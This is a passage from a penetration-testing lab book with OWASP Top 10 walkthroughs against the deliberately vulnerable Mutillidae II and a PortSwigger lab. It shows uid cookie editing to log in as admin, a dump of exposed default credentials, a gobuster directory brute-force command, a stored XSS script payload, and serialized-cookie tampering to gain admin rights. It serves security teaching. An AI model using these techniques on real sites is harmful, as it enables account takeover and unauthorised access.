
Request Response

Pretty Raw Render In Actions

```
<td class="main-table-frame-second-bar" colspan="2">
    Version: 2.8.32      <span>Security Level: 0 (Hosed)</span>
    <span>Hints: Enabled (1 - Try easier)</span>
    <span>Logged In Admin: <span>Logged-in-user">admin</span>
    <a href="index.php?page=edit-account&profile.php&uid=1">
    </a>
    </span>
</td>
```

0 matches

Finished




We now know that the uid value for the “admin” user is 1, and 2 for user “adrian”. We will now use this information to log in as the “admin”.

Task 5:

Go back to Burp Suite and turn intercept mode OFF. Then, navigate to browser where we are logged in as the user tester. right-click on the page and select the “Inspect Element” option (1). Then, navigate to the Storage tab (2).

Click on the Cookies tab. This tab will have stored the cookie for our logged in user, which means we will remain logged-in for the duration of our session on the application. Click on the localhost cookie and note the uid value here (3).



Double click on the uid value and change it to 1, the admin users uid (4).

Now, return to our browser page and refresh the page. We are now logged-in as the admin user!

The screenshot shows the OWASP Mutillidae II browser extension interface. At the top, it displays the URL `localhost./mutillidae/index.php?popUpNotificationCode=AU1`. Below the URL, there are tabs for Kali Linux, Kali Training, Kali Tools, Kali Forums, Kali Docs, NetHunter, Offensive Security, MSFU, and Exploit-DB. The main content area shows the title "OWASP Mutillidae II: Keep Calm and PW On" and the version "Version: 2.8.32". It also indicates "Security Level: 0 (Hosed)", "Hints: Enabled (1 - Try easier)", and "Logged In Admin: admin". A red box highlights the "Logged In Admin: admin" text. The interface includes tabs for Inspector, Console, Debugger, Network, Style Editor, Performance, Memory, Storage, Accessibility, and more. On the left, a sidebar lists storage types: Cache Storage, Cookies, Indexed DB, Local Storage, and Session Storage. Under Cookies, a section for "http://localhost." is expanded, showing three entries: PHPSESS_ (value: mvld5sfvkm78..., domain: localhost, path: /, session, expires: 35, size: 35, httpOnly: false), showhints (value: 1, domain: localhost, path: /, session, expires: 10, size: 10, httpOnly: false), and uid (value: 1, domain: localhost, path: /, session, expires: 4, size: 4, httpOnly: false). The "uid" entry is selected. On the right, detailed information about the uid cookie is shown, including its creation date ("Thu, 08 Apr 2021 10:22:39 GMT"), domain ("localhost."), expiration ("Expires / Max-Age: 'Session'"), host-only status ("HostOnly: true"), and http-only status ("HttpOnly: false"). A green dashed arrow points from the "Logged In Admin: admin" text towards the "uid" cookie entry.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Data
PHPSESS_	mvld5sfvkm78...	localhost	/	Session	35	false	uid: "1" Created: "Thu, 08 Apr 2021 10:22:39 GMT" Domain: "localhost." Expires / Max-Age: "Session" HostOnly: true HttpOnly: false
showhints	1	localhost	/	Session	10	false	
uid	1	localhost	/	Session	4	false	
username	tester	localhost	/	Session	14	false	

Lab 92. OWASP A6—Security Misconfiguration

Lab Objective:

Learn how to take advantage of a security misconfiguration vulnerability.

Lab Purpose:

Security misconfigurations are one of the most noted vulnerabilities in the wild. This is usually caused by insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information.

Lab Tool:

Kali Linux.

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

In this lab, I will be using Mutillidae to demonstrate a security misconfiguration vulnerability. How to install this environment in Kali VM is explained in detail in lab 87.

One of the most common security misconfigurations is relying on hidden directories and files, which are not actually hidden. The only thing keeping the application secure in this scenario is the hope that the attacker will not find the names of the hidden resources. These names can be brute forced or guessed.

The first example of a security misconfiguration can be easily found on Mutillidae 2. Simply go to the URL and type the following:

<http://localhost/mutillidae/passwords>


As you will see, we can clearly see the accounts.txt file here in this supposedly hidden directory. Click on this file and you will notice all of the usernames and passwords listed for every account on Mutillidae 2. This is a common and severe security misconfiguration, where hidden or sensitive directories are not actually hidden.

```
1,admin,adminpass,g0t r00t?,Admin
2,adrian,somepassword,Zombie Films Rock!,Admin
3,john,monkey,I like the smell of confunk,Admin
4,jeremy,password,d1373 1337 speak,Admin
5,bryce,password,I Love SANS,Admin
6,samurai,samurai,Carving fools,Admin
7,jim,password,Rome is burning,Admin
8,bobby,password,Hank is my dad,Admin
9,simba,password,I am a super-cat,Admin
10,dreveil,password,Preparation H,Admin
11,scotty,password,Scotty do,Admin
12,cal,password,C-A-T-S Cats Cats Cats,Admin
13,john,password,Do the Duggie!,Admin
14,kevin,42,Doug Adams rocks,Admin
15,dave,set,Bet on S.E.T. FTW,Admin
16,patches,tortoise,meow,Admin
17,rocky,stripes,treats?,Admin
18,tim,lanmaster53,Because reconnaissance is hard to spell,Admin
19,ABaker,SoSecret,Muffin tops only,Admin
20,PPan,NotTelling,Where is Tinker?,Admin
21,CHook,JollyRoger,Gator-hater,Admin
22,james,i<3devs,Occupation: Researcher,Admin
23,ed,pentest,Commandline KungFu anyone?,Admin
```

Task 2:

For the next task, we will be using gobuster tool to discover any other potential security misconfigurations in the form of sensitive files or directories. Download gobuster by typing the following in a terminal in Kali:

```
sudo apt-get install gobuster
```



```
(kali㉿kali)-[~]
$ sudo apt-get install gobuster
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  gobuster
0 upgraded, 1 newly installed, 0 to remove and 423 not upgraded.
Need to get 2,189 kB of archives.
After this operation, 7,582 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 gobuster amd64 3.1.0-0kali1 [2,189 kB]
Fetched 2,189 kB in 1s (1,805 kB/s)
Selecting previously unselected package gobuster.
(Reading database ... 267480 files and directories currently installed.)
Preparing to unpack .../gobuster_3.1.0-0kali1_amd64.deb ...
Unpacking gobuster (3.1.0-0kali1) ...
Setting up gobuster (3.1.0-0kali1) ...
Processing triggers for kali-menu (2021.1.4) ...
```

Once the tool is installed, type the following command in a single line to scan the *mutillidae* site for all potential directories:

```
gobuster dir -u http://localhost/mutillidae -w \
/usr/share/dirbuster/wordlists/directory-list-1.0.txt -x .txt
```

This command will search the target site for all directories contained in the directory list text file. It will also search for any files with the .txt extension which are accessible through the URL. Notice that the only .txt file which turns up is the robots.txt file.

```
[(kali㉿kali)-[~]]$ gobuster dir -u http://localhost/mutillidae -w /usr/share/dirbuster/wordlists/directory-list-1.0.txt -x / 2021/04/08 14:50:14 Starting gobuster
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer
[+] Url:          http://localhost/mutillidae
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:    /usr/share/dirbuster/wordlists/directory-list-1.0.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Extensions:  txt
[+] Timeout:     10s
2021/04/08 14:50:14 Starting gobuster
/images (Status: 301) [Size: 318] [-]
/includes (Status: 301) [Size: 320] [-]
/robots.txt (Status: 200) [Size: 190]
/phpmyadmin (Status: 301) [Size: 322] [→ http://localhost/mutillidae/phpmyadmin/]
/documentation (Status: 301) [Size: 325] [→ http://localhost/mutillidae/documentation/]
/test (Status: 301) [Size: 316] [→ http://localhost/mutillidae/test/]
/labs (Status: 301) [Size: 316] [→ http://localhost/mutillidae/labs/]
/passwords (Status: 301) [Size: 321] [→ http://localhost/mutillidae/passwords/]
/classes (Status: 301) [Size: 319] [→ http://localhost/mutillidae/classes/]
/ajax (Status: 301) [Size: 316] [→ http://localhost/mutillidae/ajax/]
/webservices (Status: 301) [Size: 323] [→ http://localhost/mutillidae/webservices/]
/styles (Status: 301) [Size: 318] [→ http://localhost/mutillidae/styles/]
/configuration (Status: 301) [Size: 325] [→ http://localhost/mutillidae/configuration/]

2021/04/08 14:50:37 Finished
```

Browse to this file now by typing the following into the URL bar:

localhost/mutillidae/robots.txt

This is another common security misconfiguration whereby the robots.txt file contains sensitive information and is easily accessible. We can see when we open this file, that it contains a list of a number of sensitive directories.

```
User-agent: *
Disallow: passwords/
Disallow: config.inc
Disallow: classes/
Disallow: javascript/
Disallow: owasp-esapi-php/
Disallow: documentation/
Disallow: phpmyadmin/
Disallow: includes/
```

Navigate to a few of these directories by typing them into the URL and notice the range of sensitive information we can uncover.

Index of /mutillidae/includes

Name	Last modified	Size	Description
Parent Directory			
back-button.inc			
capture-data.php			
constants.php			
database-config.inc			
footer.php			
header.php			

```
1 <?php
2 define('DB_HOST', '127.0.0.1');
3 define('DB_USERNAME', 'mutillidae');
4 define('DB_PASSWORD', 'mutillidae');
5 define('DB_NAME', 'mutillidae');
6 ?>
7
```

2021-04-07 18:02 6.6K

Lab 93. OWASP A7—Cross Site Scripting (XSS)

Lab Objective:

Learn how to take advantage of a Cross Site Scripting (XSS) vulnerability.

Lab Purpose:

Cross Site Scripting (XSS) is a security vulnerability which allows attackers to inject client-side scripts into web pages viewed by other users. Attackers can use this vulnerability to bypass access controls such as the same-origin policy.

Lab Tool:

Kali Linux.

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

In this lab, we will be using Mutillidae to demonstrate an XSS vulnerability. How to install this environment in Kali VM is explained in detail in lab 87.

Considering that we have already covered reflected XSS in another lab, in this lab, we will be focusing on Persistent XSS. Persistent XSS is a more damaging form of XSS as the injection is permanently stored in the source, such as the comments to a video or blog. In this lab, we will be adding to the blog.php code to store a windows alert popup box.

To begin, navigate to the “Add to your blog” menu which can be found under

the following section of the Mutillidae 2 menu:

The screenshot shows the OWASP Mutillidae II application interface. At the top, it displays the version (2.8.32), security level (0 (Hosed)), and hints status (Enabled (1 - Try easier)). The main navigation bar includes links for Home, Login/Register, Toggle Hints, Toggle Security, Enforce TLS, Reset DB, and View Log.

The left sidebar contains a navigation tree with categories like OWASP 2017, OWASP 2013, OWASP 2010, OWASP 2007, Web Services, Others, Labs, Documentation, and Resources. Under the Resources category, item A7 - Cross Site Scripting (XSS) is selected, indicated by a blue circle with the number 2.

The right side of the screen shows a "Welcome To The Blog" message and a "Welcome To The Blog" button. Below this, there is a "Welcome To The Blog" section with a "Welcome To The Blog" button. A modal window titled "Add blog for anonymous" is open, containing four items:

- 1 Reflected (First Order) → <u> are now allowed in blog
- 2 Persistent (Second Order) → Add to your blog
- 3 DOM-Based → View someone's blog
- 4 Cross Site Request Forgery (CSRF) → Register User
- 5 Via "Input" (GET/POST) → Edit User Profile

Once on this page, you will be presented with a text box where you can enter text and add it as an entry to your blog. Our goal here is to add a script to the blog which will create a popup on the users screen every time the page is loaded.

The screenshot shows a form titled "Add blog for anonymous". It contains a note: "Note: , <i> and <u> are now allowed in blog entries". Below the note is a large text input field. At the bottom of the form is a "Save Blog Entry" button.

Task 2:


In order to test the page to see if it is vulnerable to the persistent XSS

vulnerability, enter the following script into the textbox (1):

```
<script>alert("Hello, you have been hacked!")</script>
```



Once you click the “Save Blog Entry” box (2), you will notice that a popup will appear on your screen with the message we entered into the textbox (3).



Click the OK button to close the popup.

Task 3:

We have executed an XSS attack, but we want to make sure that this attack will occur everytime the page is loaded.

Then, navigate to the “View someone’s blog” site from the following location in the menu:

The screenshot shows a dropdown menu titled "Select Author and Click to View Blog". The menu items are:

- Reflected (First Order)
- Persistent (Second Order) (selected)
- DOM-Based
- Cross Site Request Forgery (CSRF)
- Via "Input" (GET/POST)
- Via HTTP Headers

On the left side of the page, there is a sidebar with a navigation menu:

- OWASP 2017: A1 - Injection (SQL)
- OWASP 2013: A1 - Injection (Other)
- OWASP 2010: A2 - Broken Authentication and Session Management
- OWASP 2007: A3 - Sensitive Data Exposure
- Web Services: A4 - XML External Entities
- Others: A5 - Broken Access Control
- Labs: A6 - Security Misconfiguration
- Documentation: A7 - Cross Site Scripting (XSS)
- Resources: A8 - Insecure Deserialization, A9 - Using Components with Known Vulnerabilities, A10 - Insufficient Logging and Monitoring

You will be presented with a dropdown menu where you can view the blog of any author.

The screenshot shows a dropdown menu titled "Select Author and Click to View Blog". The menu items are:

- Please Choose Author
- Show All (selected)
- admin
- adrian

There are two numbered arrows pointing to the "View Blog Entries" button:

- Arrow 1 points to the "Show All" option in the dropdown menu.
- Arrow 2 points to the "View Blog Entries" button.

Click on this menu (1) and select the “Show All” option, and then click the “View Blog Entries” option (2).

You will notice that the popup will appear again with the same message we entered earlier. This indicates that any user who visits this page will receive the same popup, meaning we have successfully executed a persistent XSS attack!



Lab 94. OWASP A8—Insecure Deserialization

Lab Objective:

Learn how to take advantage of an insecure deserialization vulnerability.

Lab Purpose:

Insecure deserialization vulnerabilities often lead to remote code execution, making them very severe vulnerabilities. Even if they do not result in RCE, they can be used to perform attacks including replay attacks, injection attacks, and privilege escalation attacks.

Lab Tool:

Kali Linux.

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

In this lab, I will be using Portswigger's Web Academy to demonstrate an XSS vulnerability.

In order to access the lab, you will first need to create an account at the following site:

<https://portswigger.net/web-security/dashboard>

Once you have created an account, you can access the lab at the following link:


<https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-modifying-serialized-objects>

Task 2:


To begin, access the lab from the link above. You will be presented with a webpage which looks like an online shop. Click on the “My account” button at the top right of the screen (1). This will bring you to a login screen. Then, login with the username “wiener” and password “peter” without quotes (2,3,4).



You will then see a screen which allows you to update the email for your account. Start Burp Suite and ensure intercept is turned ON. How to install Burp Suite is explained in detail in lab 7.




Then, enter a random email address into the textbox and click update email.



Navigate to Burp where the captured requests should be waiting for you. Forward the first request as we do not need it. The second request is the one we want; it starts with the following header:

GET / HTTP/1.1




Right click on this request and choose the “Send to Repeater” from the option menu (1). Then, navigate to the “Repeater” tab (2).

Task 2:

On the Repeater tab, notice the cookie session value which is assigned to us. This is the value we are looking to manipulate.

Highlight this value (1) and you will notice the automatic decoder to the right of the screen (2) is able to decode the cookie value and show us in clear text what values it is made up of.



With this cookie value highlighted, right-click on the value and select Send to Decoder (3). Then, navigate to the Decoder tab (4).

Task 3:

Once in the Decoder tab, you will see the cookie value that we sent here from our request. Select the “Decode as” button to the right of the textbox and select “URL” (1). Another textbox will appear with the URL decoded value. Do this again for the second value (2) and a third box will appear with the decoded value. For this third value, select “Decode as”, and then select “Base64” (3). Finally, we are able to see our cookie value in clear text, allowing us to manipulate it (4).




Notice the section which has the following code in it:

```
"admin";b:0;}
```

This is the section we are interested in manipulating. The b:0 value is a boolean value which means false. Essentially, this is indicating to the server that we are not the admin user. If we change this value to b:1, this will now indicate to the server that we are the admin user.

Great! We now need to reformat this value to be the same as the original cookie value. To do this, click the “Encode as” option to the right of the value we just manipulated and select “Base64” (2). A new textbox will appear

containing the encoded value. For this new textbox, click on the “Encode as” option to the right of the box, and select “URL” (3). A new textbox will appear containing the URL encoded value.



OK, we now have our manipulated value back to the format of the original cookie value. Copy this value (4) and return to our “Repeater” tab, where the request should still be waiting for us (5).

Task 4:

In the “Repeater” tab, replace the cookie session value with our new value which we copied from the “Decoder” tab (1). Press “Send” in the top left corner and note the response from the server on the right hand side (2). At the bottom of the right handside panel, there is a search box. In this search box type the word “admin” (3). You should notice 2 results being returned, with a reference to a directory called “/admin”.

